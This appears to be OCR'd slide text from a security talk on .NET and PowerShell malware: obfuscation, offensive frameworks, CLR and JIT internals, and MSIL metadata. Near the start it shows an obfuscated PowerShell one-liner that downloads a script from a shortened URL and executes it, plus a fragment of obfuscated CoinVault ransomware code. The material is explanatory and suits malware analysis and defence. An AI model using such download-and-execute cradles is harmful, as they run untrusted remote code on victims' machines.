


OBFUSCATION

ANALYSIS EVASION

Script Obfuscation

Invoke-Obfuscation



```
.(($ {`E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."`I`N`V`o`k`e`C`o`m`m`A`N`d").
"`N`e`w`S`c`R`i`p`T`B`l`o`c`k"((& (`G`C`M *w-O*)
"`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"( 'ht'+'tps://bit.ly/L3g1t')))
```

Code Protection Applications:

ConfuserEx

.NET Reactor:


string encryption

anti-decompilation

control flow obfuscation

anti-tampering

CoinVault obfuscated C# Code



```
using ...
namespace Locker
{
    public class frmMain : Form
    {
        private delegate void 𐌢潡穲ⓔ卂梐痲蘾();
        private delegate void 蕪늸ઙ˜婣哏뫮$(Label textbox, stri
        private delegate void ـفه뷹苐煨軆�惕瓈(NameValueCollectic
        private delegate void ▯▯ᐞ뒵어ؿ悽眺(int value);
```

OFFENSIVE FRAMEWORKS

PowerShell Offensive Frameworks

POWERSPLOIT

NISHANG

PS>ATTACK

POWERSHELL EMPIRE

Useful for automating attacks and post-exploitation routines

Collection of scripts to automate tasks such as:

- analysis evasion
- remote execution
- privilege escalation
- lateral movement
- exfiltration

Command to reflectively load and execute a PE binary into memory

Improve and propagate these PowerShell offensive techniques

FOUNDATIONS of .NET

COMMON LANGUAGE RUNTIME (CLR)


JUST-IN-TIME (JIT)

“STRONG NAMED” ASSEMBLIES

NGEN ASSEMBLIES

DECOMPILING .NET BINARIES

INTERMEDIATE LANGAGE (IL)



COMMON LANGUAGE RUNTIME (CLR)

UNMANAGED Vs MANAGED

Handler that manages:

Dependencies

Memory

Exceptions

Synchronization

Managed Assemblies

Metadata & IL Code

No additional information is required

Agnostic across architectures

C# vs IL Code PowerShell ScriptBlock Create

```
public static ScriptBlock Create(string script)
{
      return ScriptBlock.Create(new Parser(),
script);
}
```

```
.method /*06002149*/ public hidebysig static
          class
System.Management.Automation.ScriptBlock/*020003
16*/
          Create(string script) cil managed
  // SIG: 00 01 12 8C 58 0E
  {
    // Method begins at RVA 0xa9499
    // Code size       12 (0xc)
    .maxstack  8
    IL_0000:  /*73|(06)001FDA*/ newobj
instance void
System.Management.Automation.Parser/*020002F7*/:
:.ctor() /*06001FDA*/
    IL_0005:  /*02|*/ ldarg.0
    IL_0006:  /*28|(06)00214A*/ call class
System.Management.Automation.ScriptBlock/*020003
16*/
System.Management.Automation.ScriptBlock/*020003
16*/::Create(class
System.Management.Automation.Parser/*020002F7*/,

string) /*0600214A*/
    IL_000b:  /*2A|*/ ret
  } // end of method ScriptBlock::Create
```


JUST-IN-TIME COMPILER (JIT)

IL CODE –> NATIVE CODE

Convert and optimize the IL code into native CPU instructions which is then stored in dynamic memory

getJit()

compileMethod()


JIT Order of Operations
JITCompiler
1) Metadata Lookup Table
Index of MethodInfo
3) Convert IL to CPU Instructions & Store in Memory Block
2) Allocate
4) Update Method's entry point in the table
5) Jump to memory & execute
Memory Block
Return Back to Compiler

JUST-IN-TIME COMPILER (JIT)

METADATA LOOKUPS

Assembly contains metadata tables

Lists of objects with names, offsets

Method Tokens are unique per module

Assembly Metadata

Metadata Table	Description
ModuleDef (0x00)	Identity of the module
TypeDef (0x01)	List of class Types and the indexes to the methods that each class owns
MethodDef (0x02)	Each method entry contains the name, offset location, flags, and signature.
Assembly (0x20)	Contains information about the current assembly.
AssemblyRef (0x23)	Contains information about the referenced assemblies.
MemberRef (0x0A)	Contains each member including methods referenced by the module.

JUST-IN-TIME COMPILER (JIT)

TRAVERSING THE METADATA

Download JIT .PDB

Identify function offsets for hooking

Need to traverse the MethodDesc Tables to update the information for methods

JIT Compiler Function Offsets

```
D971C845B82D877107906335EFF1824C#32_2_0_50727_8670
2621605;MethodDesc::s_pfnReset
55606;MethodDesc::s_pfnIsGenericMethodDefinition
60512;MethodDesc::s_pfnGetNumGenericMethodArgs
762227;MethodDesc::s_pfnStripMethodInstantiation
60894;MethodDesc::s_pfnHasClassOrMethodInstantiation
160213;MethodDesc::s_pfnContainsGenericVariables
1179150;MethodDesc::s_pfnGetWrappedMethodDesc
56056;MethodDesc::s_pfnGetDomain
1020785;MethodDesc::s_pfnGetLoaderModule
4801122;LoadedMethodDescIterator::s_pfnConstructor
0;LoadedMethodDescIterator::s_pfnConstructor_v45
0;LoadedMethodDescIterator::s_pfnConstructor_v46
4950262;LoadedMethodDescIterator::s_pfnStart
0;LoadedMethodDescIterator::s_pfnNext_v4
4950393;LoadedMethodDescIterator::s_pfnNext_v2
4950297;LoadedMethodDescIterator::s_pfnCurrent_F43F7
0AF86B02890FCF95ED91EA373BB#32_4_0_30319_17929
_1BC333D76444B51B01A74B7447ADBC9E#64_2_0_50727_4963
```

ENDGAME.

MICROSOFT INTERMEDIATE LANGUAGE (MSIL)

CPU agnostic machine language that operates on a slightly higher level

CLI instruction set standard from ECMA-335

Address is a 4-byte value called a token

